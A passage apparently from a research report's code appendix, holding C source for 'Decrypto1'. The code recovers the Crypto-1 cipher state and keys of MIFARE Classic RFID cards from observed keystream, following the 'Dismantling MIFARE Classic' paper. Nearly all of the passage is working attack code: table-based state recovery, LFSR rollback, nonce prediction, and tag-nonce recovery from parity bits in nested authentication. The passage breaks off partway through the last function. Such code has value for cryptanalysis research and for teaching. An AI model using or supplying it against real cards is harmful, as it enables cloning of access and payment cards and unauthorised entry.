13.  * Code Implementation by Kyle Penri-Williams
14.  * kyle.penriwilliams@gmail.com
15.  *
16.  * With elements from crypto1.c by Karsten Nohl, Henryk Plötz, Sean O'Neil
17.  */
18.
19. #ifndef DECRYPTO1_H_INCLUDED
20. #define DECRYPTO1_H_INCLUDED
21.
22.
23. #include <malloc.h>
24. #include <stdlib.h>
25.  #include <stdint.h>
26.
27. /*
28.  * Helpers
29.  */
30.
31. /* Get bit n from b*/
32. #define bit(b,n) (((b)>>(n))&1)
33.
34. /*
35.  * table_entry_t element
36.  */
37. typedef struct table_entry_s
38. {
39.     uint64_t value;                 //partial lfsr state
40.     uint32_t fbc24;                   //Feedback contribution
41.     uint32_t fbc21;                   //Feedback contribution
42.     struct table_entry_s * next;
43.     struct table_entry_s * prev;
44. } table_entry_t;
45.
46. /*
47.  * ---------------------------------------------------------------------
48.  *
49.  * Table Entry List Functions
50.  *
51.  * ---------------------------------------------------------------------
52.  */
53. void quicksort_value(table_entry_t* start,table_entry_t* end);
54. void quicksort_21_24(table_entry_t* start,table_entry_t* end);
55. void quicksort_24_21(table_entry_t* start,table_entry_t* end);
56. void table_entry_filter(table_entry_t* head, uint64_t v);
57. uint32_t table_entry_get_size(table_entry_t* head);
58. uint64_t table_entry_get_value(table_entry_t* head, uint32_t index);
59. void table_entry_move( table_entry_t* newparent,table_entry_t* newentry);
60. void table_entry_insert_value(table_entry_t* parent,uint64_t value ,uint64_t fbc24,uint64_t
    fbc21  );
61. void table_entry_insert( table_entry_t* parent,table_entry_t* newentry);
62. void table_entry_delete( table_entry_t* entry);
63. void table_entry_init(table_entry_t* head);
64. /*
```

```
65.  * ---------------------------------------------------------------------
66.  *
67.  * Decrypto1 Table Functions
68.  *
69.  * ---------------------------------------------------------------------
70.  */
71. uint32_t table_getresults_fbc(table_entry_t * table1, table_entry_t * table2,table_entry_t *
    results,uint32_t rewindbitcount);
72. uint32_t table_getresults_value(table_entry_t * table1, table_entry_t * table2,table_entry_t
    * results);
73. void table_loopthrough(table_entry_t * table, uint8_t b, uint8_t is_t);
74. void update_feedback_contribution(uint64_t value,uint32_t * fbc24,uint32_t * fbc21, uint8_t
    is_t);
75. void table_init(table_entry_t * table,uint32_t b0);
76. /*
77.  * ---------------------------------------------------------------------
78.  *
79.  * Decrypto1 LFSR Functions
80.  *
81.  * ---------------------------------------------------------------------
82.  */
83. inline void lfsr_unassemble(uint64_t x,uint64_t* s,uint64_t* t);
84. inline uint64_t lfsr_assemble(uint64_t s,uint64_t t);
85. inline void lfsr_rollforward (uint64_t *state);
86. inline void lfsr_rollforward_m(uint64_t *state,int count);
87. inline void lfsr_rollback_bit(uint64_t *state,uint8_t input,uint8_t is_feedback);
88. inline void lfsr_rollback_byte(uint64_t *state,uint8_t input,uint8_t is_feedback);
89. inline void lfsr_rollback_word(uint64_t *state,uint32_t input,uint8_t is_feedback);
90. inline void lfsr_rollback_m(uint64_t *state,int count);
91. uint8_t lfsr_encrypt_byte(uint64_t *state);
92. uint8_t lfsr_encrypt_nibble(uint64_t *state);
93.
94. /*
95.  * ---------------------------------------------------------------------
96.  *
97.  * Decrypto1 crypto1 Functions
98.  *
99.  * Original Code By Karsten Nohl, Henryk Plötz, Sean O'Neil
100.     * [Philips/NXP Mifare Crypto-1 implementation v1.0]
101.     * ---------------------------------------------------------------------
102.     */
103.    uint32_t sf20 (uint64_t s);
104.    uint8_t lf20 (uint64_t x);
105.    uint32_t nonce_get_successor(uint32_t nonce);
106.    uint32_t nonce_get_successor_m(uint32_t nonce,uint32_t count);
107.
108.
109.
110.    /*
111.     * ---------------------------------------------------------------------
112.     *
113.     * Recover Logic Functions
114.     *
115.     * ---------------------------------------------------------------------
116.     */
117.    uint32_t recover_states(uint64_t keystream, uint32_t len, table_entry_t*
    results,uint32_t rewindbitcount);
118.    uint8_t parity8(uint8_t x);
119.    uint32_t parity32(uint32_t value);
120.    uint32_t nonce_find_tagnonce(   uint32_t parity1,uint32_t nonce_t,
121.                                    uint32_t parity2,uint32_t nonce_tsuc2,
122.                                    uint32_t parity3,uint32_t nonce_tsuc3,
123.                                    uint32_t nonce_tprev,
124.                                    uint32_t timediff);
125.
126.    #endif // DECRYPTO1_H_INCLUDED
```

Code File 6. decrypto1.c

```
1.  /*****************************************************************
2.   * decrypto1.c
3.   *****************************************************************
4.   * Find a key from Philips/NXP Mifare Crypto-1 keystream
5.   *
```

```
6.   * Based on the paper :
7.   *      "Dismantling MIFARE Classic"
8.   *      By Flavio D. Garcia, Gerhard de Koning Gans, Ruben Muijrers,
9.   *      Peter van Rossum, Roel Verdult, Ronny Wichers Schreur, and Bart Jacobs
10.  *      Institute for Computing and Information Sciences,
11.  *      Radboud University Nijmegen, The Netherlands
12.
13.  * With elements from crypto1.c by Karsten Nohl, Henryk Plötz, Sean O'Neil
14.  *
15.  * Code Implementation by Kyle Penri-Williams
16.  * kyle.penriwilliams@gmail.com
17.  */
18.
19. #include "decrypto1.h"
20.
21. #define VAL2POWER20 1048576
22.
23.
24. /*
25.  * ------------------------------------------------------------------
26.  *
27.  * Table Entry List Functions
28.  *
29.  * ------------------------------------------------------------------
30.  */
31.
32. /*
33.  * Init a table first element(the head).
34.  */
35. void table_entry_init(table_entry_t* head)
36. {
37.     head->value=0;
38.     head->fbc24=0;
39.     head->fbc21=0;
40.     head->prev=NULL;
41.     head->next=NULL;
42. }
43.
44. /*
45.  * Remove a table_entry_t from list and delete it.
46.  */
47. void table_entry_delete( table_entry_t* entry)
48. {
49.     if (entry->prev !=NULL)
50.     {
51.         entry->prev->next=entry->next;
52.     }
53.
54.     if (entry->next !=NULL)
55.     {
56.         entry->next->prev=entry->prev;
57.     }
58.     free(entry);
59. }
60.
61. /*
62.  * Insert a table_entry_t after the parent into the table
63.  */
64. void table_entry_insert( table_entry_t* parent,table_entry_t* newentry)
65. {
66.     newentry->prev = parent;
67.
68.     newentry->next = parent->next;
69.
70.     if (parent->next!=NULL)
71.     {
72.         parent->next->prev=newentry;
73.     }
74.
75.     parent->next = newentry;
76. }
77.
78. /*
79.  * Insert a value/fbc24/fbc21 after the parent into the table
80.  */
```

```
81. void table_entry_insert_value(table_entry_t* parent,uint64_t value ,uint64_t fbc24,uint64_t
    fbc21  )
82. {
83.     table_entry_t* newentry;
84.     newentry = (table_entry_t*) malloc(sizeof(table_entry_t));
85.
86.     newentry->fbc24=fbc24;
87.     newentry->fbc21=fbc21;
88.     newentry->value=value;
89.
90.     table_entry_insert(parent, newentry);
91. }
92.
93. /*
94.  * Move an entry from its current position to next item of newparent
95.  */
96. void table_entry_move( table_entry_t* newparent,table_entry_t* newentry)
97. {
98.
99.     if ( newentry->prev!=NULL)
100.        {
101.            newentry->prev->next = newentry->next;
102.        }
103.
104.        if ( newentry->next!=NULL)
105.        {
106.            newentry->next->prev = newentry->prev;
107.        }
108.
109.        table_entry_insert(newparent, newentry);
110.    }
111.
112.    /*
113.     * Get a value from the table using an index
114.     */
115.    uint64_t table_entry_get_value(table_entry_t* head, uint32_t index)
116.    {
117.        int i;
118.        table_entry_t* cursor;
119.        uint64_t returnvalue=0;
120.
121.        if (head!=NULL)
122.        {
123.            cursor=head;
124.
125.            for (i=0; i<index;i++)
126.            {
127.                if (cursor->next==NULL)
128.                {
129.                    break;
130.                }
131.                else
132.                {
133.                    cursor=cursor->next;
134.                }
135.
136.            }
137.            returnvalue=cursor->value;
138.        }
139.        return returnvalue;
140.    }
141.
142.    /*
143.     * Get the table size
144.     */
145.    uint32_t table_entry_get_size(table_entry_t* head)
146.    {
147.        int i;
148.        table_entry_t* cursor;
149.
150.        cursor=head;
151.
152.        for (i=-1; cursor!=NULL;i++)
153.        {
154.            cursor=cursor->next;
155.        }
```

```
156.
157.        return i;
158.    }
159.
160.    /*
161.     * Keep only one value in the list. Delete all Others. (For Testing Only)
162.     */
163.    void table_entry_filter(table_entry_t* head, uint64_t v)
164.    {
165.        table_entry_t* cursor,*temp;
166.
167.        if (head!=NULL)
168.        {
169.            cursor=head->next;
170.
171.            while (cursor!=NULL)
172.            {
173.                temp=cursor->next;
174.                if (((cursor->value))!=v)
175.                {
176.                    table_entry_delete( cursor );
177.                }
178.                cursor=temp;
179.            }
180.        }
181.    }
182.    /*
183.     * Quicksort a table using value (Descending)
184.     */
185.    void quicksort_value(table_entry_t* start,table_entry_t* end)
186.    {
187.
188.        table_entry_t* cursor,* parent,*temp;
189.        uint64_t pivot;
190.        uint64_t test;
191.
192.        //Errors
193.        if (start==NULL )
194.        {
195.            //printf("Internal Error: quicksort\n");
196.            return;
197.        }
198.        if (start->prev==NULL)
199.        {
200.            printf("Internal Error: quicksort\n");
201.            return;
202.        }
203.
204.        //End of recursion condition
205.        if (start==end || start->next==end)
206.        {
207.            return;
208.        }
209.
210.        //interesting variables
211.        pivot=start->value;
212.        parent=start->prev;
213.        cursor=start->next;
214.
215.
216.        while (cursor!=NULL&& cursor!=end)
217.        {
218.
219.            temp=cursor->next;
220.
221.            test=cursor->value;
222.
223.            if (  pivot <=  test   )
224.            {
225.                table_entry_move( parent,cursor);
226.            }
227.
228.            cursor=temp;
229.        }
230.        quicksort_value(parent->next,start);
231.        quicksort_value(start->next,end);
```

```
232.    }
233.
234.    /*
235.     * Quicksort a table using fbc24 as MSBs and fbc21 as LSB (Descending)
236.     */
237.    void quicksort_24_21(table_entry_t* start,table_entry_t* end)
238.    {
239.
240.        table_entry_t* cursor,* parent,*temp;
241.        uint64_t pivot;
242.        uint64_t test;
243.
244.        //Errors
245.        if (start==NULL )
246.        {
247.            //printf("Internal Error: quicksort\n");
248.            return;
249.        }
250.        if (start->prev==NULL)
251.        {
252.            printf("Internal Error: quicksort\n");
253.            return;
254.        }
255.
256.        //End of recursion condition
257.        if (start==end || start->next==end)
258.        {
259.            return;
260.        }
261.
262.        //interesting variables
263.        pivot=(((uint64_t)(start->fbc24))<<32) | (((uint64_t)(start->fbc21)) & 0xffffffff);
264.        parent=start->prev;
265.        cursor=start->next;

266.
267.        while (cursor!=NULL)
268.        {
269.
270.            temp=cursor->next;
271.
272.            test=(((uint64_t)(cursor->fbc24))<<32) | (((uint64_t)(cursor->fbc21)) &
    0xffffffff);
273.
274.            if (  pivot <=  test   )
275.            {
276.                //printf("swap\n");
277.                table_entry_move( parent,cursor);
278.            }
279.
280.            if (temp==end)
281.            {
282.                break;
283.            }
284.
285.            cursor=temp;
286.        }
287.        quicksort_24_21(parent->next,start);
288.        quicksort_24_21(start->next,end);
289.    }
290.
291.
292.    /*
293.     * Quicksort a table using fbc21 as MSBs and fbc24 as LSB (Descending)
294.     */
295.    void quicksort_21_24(table_entry_t* start,table_entry_t* end)
296.    {
297.
298.        table_entry_t* cursor,* parent,*temp;
299.        uint64_t pivot;
300.        uint64_t test;
301.
302.        //Errors
303.        if (start==NULL )
304.        {
305.            //printf("Internal Error: quicksort\n");
```

```
306.            return;
307.        }
308.        if (start->prev==NULL)
309.        {
310.            printf("Internal Error: quicksort\n");
311.            return;
312.        }
313.
314.        //End of recursion condition
315.        if (start==end || start->next==end)
316.        {
317.            return;
318.        }
319.
320.        //interesting variables
321.        pivot=(((uint64_t)(start->fbc21))<<32) | ((uint64_t)(start->fbc24) & 0xffffffff);
322.        parent=start->prev;
323.        cursor=start->next;
324.
325.        while (cursor!=NULL)
326.        {
327.
328.            temp=cursor->next;
329.            test=(((uint64_t)(cursor->fbc21))<<32) | ((uint64_t)(cursor->fbc24) &
    0xffffffff);
330.
331.
332.            if (pivot <= test)
333.            {
334.                table_entry_move( parent,cursor);
335.            }
336.
337.            if (temp==end)
338.            {
339.                break;
340.            }
341.
342.            cursor=temp;
343.        }
344.        quicksort_21_24(parent->next,start);
345.        quicksort_21_24(start->next,end);
346.    }
347.
348.    /*
349.     * ---------------------------------------------------------------------
350.     *
351.     * Decrypto1 Table Functions
352.     *
353.     * ---------------------------------------------------------------------
354.     */
355.
356.    /*
357.     * Generate a new 2^19 table of possible semi-states that output b0(keystream bit)
358.     */
359.    void table_init(table_entry_t * table,uint32_t b0)
360.    {
361.        int i;
362.
363.        table_entry_init(table);
364.
365.        for (i=0;i<VAL2POWER20;i++)
366.        {
367.            if (sf20(i)==b0)
368.                table_entry_insert_value(table,i,0,0);
369.        }
370.        table->value=20;
371.    }
372.
373.    /*
374.     * Update the contribution of the semi-state when in even and odd position
375.     */
376.    void update_feedback_contribution(uint64_t value,uint32_t * fbc24,uint32_t * fbc21,
    uint8_t is_t)
377.    {
378.
379.        *fbc24=(*fbc24<<1) | ( bit(value,0)
```

```
                                ^  bit(value,5)
                                ^  bit(value,6)
                                ^  bit(value,7)
                                ^  bit(value,12)
                                ^  bit(value,21)
                                ^  bit(value,24)) ;

        if (!is_t) value=value>>1;
        *fbc21=(*fbc21<<1) | ( bit(value,2)
                                ^  bit(value,4)
                                ^  bit(value,7)
                                ^  bit(value,8)
                                ^  bit(value,9)
                                ^  bit(value,12)
                                ^  bit(value,13)
                                ^  bit(value,14)
                                ^  bit(value,17)
                                ^  bit(value,19)
                                ^  bit(value,20)
                                ^  bit(value,21)) ;
    }

    /*
     * Loop through table once and extend its entries using b (keystream bit) and update
   contributions
     */
    void table_loopthrough(table_entry_t * table, uint8_t b, uint8_t is_t)
    {
        table_entry_t * cursor ;
        table_entry_t * temp ;
        uint64_t value;
        uint32_t result=0;
        uint32_t blen=0;

        if (table!=NULL)
        {
            cursor = table->next;
            blen=table->value;

            //printf("b:%02d - %d\n",blen,b);
            while (cursor!=NULL)
            {

                temp=cursor->next;
                value=cursor->value;
                result=0;

                /*********************************
                *  Filter Inversion
                *********************************/
                if ( sf20((value>>(blen-19)) | (1<<19))==b)
                {
                    result+=0x1;
                }

                if ( sf20((value>>(blen-19)))==b)
                {
                    result+=0x2;
                }

                //printf("result:%d\n",result);
                //system("pause");

                switch (result)
                {
                case 0:
                    table_entry_delete( cursor );
                    break;
                case 1:
                    cursor->value= value | (((uint64_t)1)<<blen);
                    //printf("keeeping 1\n");
                    break;
                case 2:
                    //cursor->value= value | 0;
                    //printf("keeeping 0\n");
                    break;
```

```
455.                case 3:
456.                    //cursor->value= value | 0;
457.                    table_entry_insert_value(cursor,value | (((uint64_t)1)<<blen),(cursor-
    >fbc24),(cursor->fbc21));
458.                    break;
459.                default:
460.                    printf("Internal Error: table_loopthrough\n");
461.                }
462.
463.
464.                /*********************************
465.                *  Feedback Contributions
466.                *********************************/
467.                if (blen >= 24)
468.                {
469.                    if (result>0)
470.                    {
471.                        update_feedback_contribution((cursor->value)>>(blen-24),&(cursor-
    >fbc24),&(cursor->fbc21),is_t);
472.                    }
473.
474.                    if (result>2)
475.                    {
476.                        cursor=cursor->next;
477.                        update_feedback_contribution((cursor->value)>>(blen-24),&(cursor-
    >fbc24),&(cursor->fbc21),is_t);
478.                    }
479.                }
480.                cursor=temp;
481.            }
482.            (table->value)++;
483.
484.        }
485.
486.    }
487.
488.    /*
489.     * Loop through sorted tables once and get pairs of matching contribution semi-states.
490.     */
491.    uint32_t table_getresults_fbc(table_entry_t * table1, table_entry_t *
    table2,table_entry_t * results,uint32_t rewindbitcount)
492.    {
493.        table_entry_t * cursor1 ;
494.        table_entry_t * cursor2 ;
495.
496.        uint32_t count=0;
497.
498.        if (table1!=NULL && table2!=NULL)
499.        {
500.            cursor1 = table1->next;
501.            cursor2 = table2->next;
502.
503.            // printf("1Checking s:%08x t:%08x\n",(uint32_t)cursor1-
    >value,(uint32_t)cursor2->value);
504.            //      cursor2=cursor2->next;
505.            //  cursor1=cursor1->next;
506.            //printf("2Checking s:%08x t:%08x\n",cursor1->value,cursor2->value);
507.            while (cursor1!=NULL && cursor2!=NULL)
508.            {
509.                //printf("Considering s:%08x t:%08x\n",(uint32_t)cursor1-
    >value,(uint32_t)cursor2->value);
510.
511.                if ( ((cursor1->fbc24) > (cursor2->fbc21)) )
512.                {
513.                    cursor1=cursor1->next;
514.                }
515.                else if ( ((cursor1->fbc24) < (cursor2->fbc21)) )
516.                {
517.                    cursor2=cursor2->next;
518.                }
519.                else // equal if ( ((cursor1->fbc24) == (cursor2->fbc21)) )
520.                {
521.                    if ( ((cursor1->fbc21) > (cursor2->fbc24)) )
522.                    {
523.                        cursor1=cursor1->next;
524.                    }
```

```
525.                    else if ( ((cursor1->fbc21) < (cursor2->fbc24)) )
526.                    {
527.                        cursor2=cursor2->next;
528.                    }
529.                    else //equal if ( ((cursor1->fbc21) == (cursor2->fbc24)) )
530.                    {
531.                        count++;
532.                        uint64_t solution =lfsr_assemble(cursor1->value,cursor2->value);
533.                        //printf("Match found s:%08x t:%08x\n",(uint32_t)cursor1-
    >value,(uint32_t)cursor2->value);
534.                        lfsr_rollback_m(&solution,9);
535.                        lfsr_rollback_m(&solution,rewindbitcount);
536.                        table_entry_insert_value(results,solution ,0,0 );
537.
538.                        if (cursor2->next!=NULL && cursor2->next->fbc21==cursor2->fbc21 &&
    cursor2->next->fbc24==cursor2->fbc24 )
539.                        {
540.                            cursor2=cursor2->next;
541.                        }
542.                        else
543.                        {
544.                            cursor1=cursor1->next;
545.                        }
546.                    }
547.                }
548.            }
549.        }
550.        return count;
551.    }
552.
553.
554.    /*
555.     * Loop through sorted tables once and get pairs of matching contribution semi-states.
556.     */
557.    uint32_t table_getresults_value(table_entry_t * table1, table_entry_t *
    table2,table_entry_t * results)
558.    {
559.        table_entry_t * cursor1 ;
560.        table_entry_t * cursor2 ;
561.
562.        uint32_t count=0;
563.
564.        if (table1!=NULL && table2!=NULL)
565.        {
566.            cursor1 = table1->next;
567.            cursor2 = table2->next;
568.
569.            while (cursor1!=NULL && cursor2!=NULL)
570.            {
571.                //printf("Considering s:%08x t:%08x\n",(uint32_t)cursor1-
    >value,(uint32_t)cursor2->value);
572.
573.                if ( ((cursor1->value) > (cursor2->value)) )
574.                {
575.                    cursor1=cursor1->next;
576.                }
577.                else if ( ((cursor1->value) < (cursor2->value)) )
578.                {
579.                    cursor2=cursor2->next;
580.                }
581.                else // equal if ( ((cursor1->fbc24) == (cursor2->fbc21)) )
582.                {
583.                    count++;
584.                    table_entry_insert_value(results,cursor1->value ,0,0 );
585.
586.                    if (cursor2->next!=NULL && cursor2->next->value==cursor2->value)
587.                    {
588.                        cursor2=cursor2->next;
589.                    }
590.                    else
591.                    {
592.                        cursor1=cursor1->next;
593.                    }
594.                }
595.            }
596.        }
```

```
597.        return count;
598.    }
599.
600.
601.    /*
602.     * ---------------------------------------------------------------------
603.     *
604.     * Decrypto1 LFSR Functions
605.     *
606.     * ---------------------------------------------------------------------
607.     */
608.
609.    /*
610.     * Create 2 semi-states from a state (For testing only)
611.     */
612.    inline void lfsr_unassemble(uint64_t x,uint64_t* s,uint64_t* t)
613.    {
614.        int i;
615.
616.        for (i=0;i<24;i++)
617.        {
618.            *s |= bit(x,i*2)   << i;
619.            *t |= bit(x,i*2+1) << i;
620.        }
621.    }
622.
623.    /*
624.     * Create a state from 2 semi-states
625.     */
626.    inline uint64_t lfsr_assemble(uint64_t s,uint64_t t)
627.    {
628.        int i;
629.        uint64_t temp=0;
630.
631.        for (i=0;i<24;i++)
632.        {
633.            temp |= bit(s,i)<<(i*2);
634.            temp |= bit(t,i)<<(i*2+1);
635.        }
636.        return temp;
637.    }
638.
639.    /*
640.     * Rollback LFSR by one bit
641.     */
642.    inline void lfsr_rollback_bit(uint64_t *state,uint8_t input,uint8_t is_feedback)
643.    {
644.        *state= *state<<1;
645.        uint64_t fb=0;
646.        if (is_feedback) fb=lf20(*state);
647.
648.        *state = *state | ((bit(*state,48)
649.                            ^  bit(*state,5)
650.                            ^  bit(*state,9)
651.                            ^  bit(*state,10)
652.                            ^  bit(*state,12)
653.                            ^  bit(*state,14)
654.                            ^  bit(*state,15)
655.                            ^  bit(*state,17)
656.                            ^  bit(*state,19)
657.                            ^  bit(*state,24)
658.                            ^  bit(*state,25)
659.                            ^  bit(*state,27)
660.                            ^  bit(*state,29)
661.                            ^  bit(*state,35)
662.                            ^  bit(*state,39)
663.                            ^  bit(*state,41)
664.                            ^  bit(*state,42)
665.                            ^  bit(*state,43)
666.                            ^  input
667.                            ^  fb ));
668.
669.        *state =     *state & 0xffffffffffffULL;
670.    }
671.
672.    /*
```

```
673.     * Rollback LFSR by eight bits
674.     */
675.    inline void lfsr_rollback_byte(uint64_t *state,uint8_t input,uint8_t is_feedback)
676.    {
677.        int i;
678.
679.        for (i=0;i<8;i++)
680.        {
681.            lfsr_rollback_bit(state,bit(input,7-i),is_feedback);
682.        }
683.
684.    }
685.
686.    /*
687.     * Rollback LFSR by thirty-two bits
688.     */
689.    inline void lfsr_rollback_word(uint64_t *state,uint32_t input,uint8_t is_feedback)
690.    {
691.        int i;
692.
693.        for (i=0;i<4;i++)
694.        {
695.            lfsr_rollback_byte(state,(uint8_t)(input>>(i*8))&0xff,is_feedback);
696.        }
697.    }
698.
699.    /*
700.     * Rollback LFSR by multiple bits
701.     */
702.    inline void lfsr_rollback_m(uint64_t *state,int count)
703.    {
704.        int i;
705.        for (i=0;i<count;i++)
706.        {
707.            lfsr_rollback_bit(state,0,0);
708.        }
709.    }
710.
711.    /*
712.     * Rollforward LFSR by one bit
713.     */
714.    inline void lfsr_rollforward (uint64_t *state)
715.    {
716.        const uint64_t x = *state;
717.
718.        *state = (x >> 1) |
719.                 ((((x >> 0) ^ (x >> 5)
720.                    ^ (x >> 9) ^ (x >> 10) ^ (x >> 12) ^ (x >> 14)
721.                    ^ (x >> 15) ^ (x >> 17) ^ (x >> 19) ^ (x >> 24)
722.                    ^ (x >> 25) ^ (x >> 27) ^ (x >> 29) ^ (x >> 35)
723.                    ^ (x >> 39) ^ (x >> 41) ^ (x >> 42) ^ (x >> 43)
724.                  ) & 1) << 47);
725.
726.    }
727.
728.    /*
729.     * Rollforward LFSR by multiple bits
730.     */
731.    inline void lfsr_rollforward_m(uint64_t *state,int count)
732.    {
733.        int i;
734.        for (i=0;i<count;i++)
735.        {
736.            lfsr_rollforward(state);
737.        }
738.    }
739.
740.    /*
741.     * Rollforward LFSR by 8 bits and extract 8 bits of keystream
742.     */
743.    uint8_t lfsr_encrypt_byte(uint64_t *state)
744.    {
745.        int i;
746.        uint8_t ret=0;
747.        for (i=0;i<8;i++)
748.        {
```

```
749.            ret |= lf20 (*state)<<i;
750.            lfsr_rollforward(state);
751.        }
752.        return ret;
753.    }
754.
755.    /*
756.     * Rollforward LFSR by 4 bits and extract 4 bits of keystream
757.     */
758.    uint8_t lfsr_encrypt_nibble(uint64_t *state)
759.    {
760.        int i;
761.        uint8_t ret=0;
762.        for (i=0;i<4;i++)
763.        {
764.            ret |= lf20 (*state)<<i;
765.            lfsr_rollforward(state);
766.        }
767.        return ret;
768.    }
769.    /*
770.     * -----------------------------------------------------------------
771.     *
772.     * Decrypto1 crypto1 Functions
773.     *
774.     * Original Code By Karsten Nohl, Henryk Plötz, Sean O'Neil
775.     * [Philips/NXP Mifare Crypto-1 implementation v1.0]
776.     * -----------------------------------------------------------------
777.     */
778.
779.    /* Reverse the bit order in the 8 bit value x */
780.    #define rev8(x) ((((x)>>7)&1) ^((((x)>>6)&1)<<1)^\
781.    ((((x)>>5)&1)<<2)^((((x)>>4)&1)<<3)^\
782.    ((((x)>>3)&1)<<4)^((((x)>>2)&1)<<5)^\
783.    ((((x)>>1)&1)<<6)^(((x)&1)<<7))
784.    /* Reverse the bit order in the 16 bit value x */
785.    #define rev16(x) (rev8 (x)^(rev8 (x>> 8)<< 8))
786.    /* Reverse the bit order in the 32 bit value x */
787.    #define rev32(x) (rev16(x)^(rev16(x>>16)<<16))
788.
789.    #define i4(x,a,b,c,d) ((uint32_t)( \
790.     (((x)>>(a)) & 1)<<0 \
791.     | (((x)>>(b)) & 1)<<1 \
792.     | (((x)>>(c)) & 1)<<2 \
793.     | (((x)>>(d)) & 1)<<3 \
794.     ))
795.
796.    /* == keystream generating filter function === */
797.    /* This macro selects the four bits at offset a, b, c and d from the value x
798.    * and returns the concatenated bitstring x_d || x_c || x_b || x_a as an integer
799.    */
800.    const uint32_t f2_f4a = 0x9E98;
801.    const uint32_t f2_f4b = 0xB48E;
802.    const uint32_t f2_f5c = 0xEC57E80A;
803.
804.    /* Return one bit of non-linear filter function output for 48 bits of
805.    * state input */
806.    uint32_t sf20 (uint64_t s)
807.    {
808.        //  const uint32_t d = 2;
809.        /* number of cycles between when key stream is produced
810.        * and when key stream is used.
811.        * Irrelevant for software implementations, but important
812.        * to consider in side-channel attacks */
813.
814.        const uint32_t i5 = ((f2_f4b >> i4 (s, 0, 1,2,3)) & 1)<<0
815.                            | ((f2_f4a >> i4 (s,4,5,6,7)) & 1)<<1
816.                            | ((f2_f4a >> i4 (s,8,9,10,11)) & 1)<<2
817.                            | ((f2_f4b >> i4 (s,12,13,14,15)) & 1)<<3
818.                            | ((f2_f4a >> i4 (s,16,17,18,19)) & 1)<<4;
819.
820.        return (f2_f5c >> i5) & 1;
821.    }
822.
823.    /* Return one bit of non-linear filter function output for 20 bits of
824.    * semi-state input */
```

```
825.    uint8_t lf20 (uint64_t x)
826.    {
827.        const uint32_t d = 2; /* number of cycles between when key stream is produced
828.     * and when key stream is used.
829.     * Irrelevant for software implementations, but important
830.     * to consider in side-channel attacks */
831.
832.        const uint32_t i5 = ((f2_f4b >> i4 (x, 7+d, 9+d,11+d,13+d)) & 1)<<0
833.                          | ((f2_f4a >> i4 (x,15+d,17+d,19+d,21+d)) & 1)<<1
834.                          | ((f2_f4a >> i4 (x,23+d,25+d,27+d,29+d)) & 1)<<2
835.                          | ((f2_f4b >> i4 (x,31+d,33+d,35+d,37+d)) & 1)<<3
836.                          | ((f2_f4a >> i4 (x,39+d,41+d,43+d,45+d)) & 1)<<4;
837.
838.        return (f2_f5c >> i5) & 1;
839.    }
840.
841.    /* Get the next successor of a PRNG nonce */
842.    uint32_t nonce_get_successor(uint32_t nonce)
843.    {
844.        nonce = rev32(nonce);
845.        nonce = (nonce<<1) | ( ((nonce>>15)^(nonce>>13)^(nonce>>12)^(nonce>>10)) & 1 );
846.        return rev32(nonce);
847.    }
848.
849.    /* Get the n-th successor of a PRNG nonce */
850.    uint32_t nonce_get_successor_m(uint32_t nonce,uint32_t count)
851.    {
852.
853.        int i;
854.        nonce = rev32(nonce);
855.        for (i=0;i<count;i++)
856.        {
857.            nonce = (nonce<<1) | ( ((nonce>>15)^(nonce>>13)^(nonce>>12)^(nonce>>10)) & 1 );
858.        }
859.
860.        return rev32(nonce);
861.    }
862.
863.    /*
864.     * ----------------------------------------------------------------
865.     *
866.     * Recover Logic Functions
867.     *
868.     * ----------------------------------------------------------------
869.     */
870.    uint32_t recover_states(uint64_t keystream, uint32_t len, table_entry_t *
    results,uint32_t rewindbitcount)
871.    {
872.        //Variables
873.        int i;
874.        uint32_t resultscount=0;
875.        table_entry_t table1;
876.        table_entry_t table2;
877.
878.
879.        printf("\n=== Decrypto1 ===\n");
880.
881.        //Init the tables
882.        printf("Init Tables...................");
883.        table_init(&table1, bit(keystream,0));
884.        table_init(&table2, bit(keystream,1));
885.        printf("Done\n");
886.
887.
888.        //Loop Throughs
889.        printf("Extending Tables..............");
890.        for (i=2;i<len;i+=2)
891.        {
892.            table_loopthrough(&table1, bit(keystream,i),0);
893.            table_loopthrough(&table2, bit(keystream,i+1),1);
894.        }
895.        printf("Done (length:%d/%d)\n",(uint32_t)table1.value,(uint32_t)table2.value);
896.
897.
898.        //Sorting
899.        printf("Sorting Table1................");
```

```
900.        quicksort_24_21(table1.next,NULL);
901.        printf("Done (size:%d)\n",table_entry_get_size( &table1));
902.        printf("Sorting Table2..............");
903.        quicksort_21_24(table2.next,NULL);
904.        printf("Done (size:%d)\n",table_entry_get_size( &table2));
905.
906.
907.        //Results
908.        printf("Getting Results..............");
909.        resultscount=table_getresults_fbc(&table1, &table2,results,rewindbitcount);
910.        printf("Done (%d results)\n",resultscount);
911.        return resultscount;
912.    }
913.
914.    /*
915.     * ---------------------------------------------------------------------
916.     *
917.     * Find correct Nonce from nested authentication
918.     *
919.     * ---------------------------------------------------------------------
920.     */
921.
922.    /*
923.     * Get parity of 8 bits
924.     */
925.    uint8_t parity8(uint8_t value)
926.    {
927.        value = (value^(value >> 4))& 0xf;
928.        return 1^bit(0x6996, value );
929.    }
930.
931.    /*
932.     * Get the 4 parity of 32 bits of data
933.     */
934.    uint32_t parity32(uint32_t value)
935.    {
936.        int i;
937.        uint32_t parity=0;
938.
939.        for (i=0;i<4;i++)
940.        {
941.            parity|=(parity8(value>>(i*8))<<i);
942.
943.        }
944.
945.        return parity;
946.    }
947.
948.    /*
949.     * Find the tag nonce of an encrypted nested authentication
950.     */
951.    uint32_t nonce_find_tagnonce(   uint32_t parity1,uint32_t nonce_t,
952.                                    uint32_t parity2,uint32_t nonce_tsuc2,
953.                                    uint32_t parity3,uint32_t nonce_tsuc3,
954.                                    uint32_t nonce_tprev,
955.                                    uint32_t timediff)
956.    {
957.        uint8_t pt0,pt1,pt2,pt3,pt4,pt5,pt6,pt7,pt8,pt9;
958.        uint32_t candidate_t,candidate_tsuc2,candidate_tsuc3;
959.        uint32_t parity_t,parity_tsuc2,parity_tsuc3;
960.        int i;
961.
962.        //Calculate conditions candidate must meet
963.        pt0=bit(parity1,3)^bit(nonce_t,16);
964.        pt1=bit(parity1,2)^bit(nonce_t,8);
965.        pt2=bit(parity1,1)^bit(nonce_t,0);
966.        pt3=bit(parity2,3)^bit(nonce_tsuc2,16);
967.        pt4=bit(parity2,2)^bit(nonce_tsuc2,8);
968.        pt5=bit(parity2,1)^bit(nonce_tsuc2,0);
969.        pt6=bit(parity2,0)^bit(nonce_tsuc3,24);
970.        pt7=bit(parity3,3)^bit(nonce_tsuc3,16);
971.        pt8=bit(parity3,2)^bit(nonce_tsuc3,8);
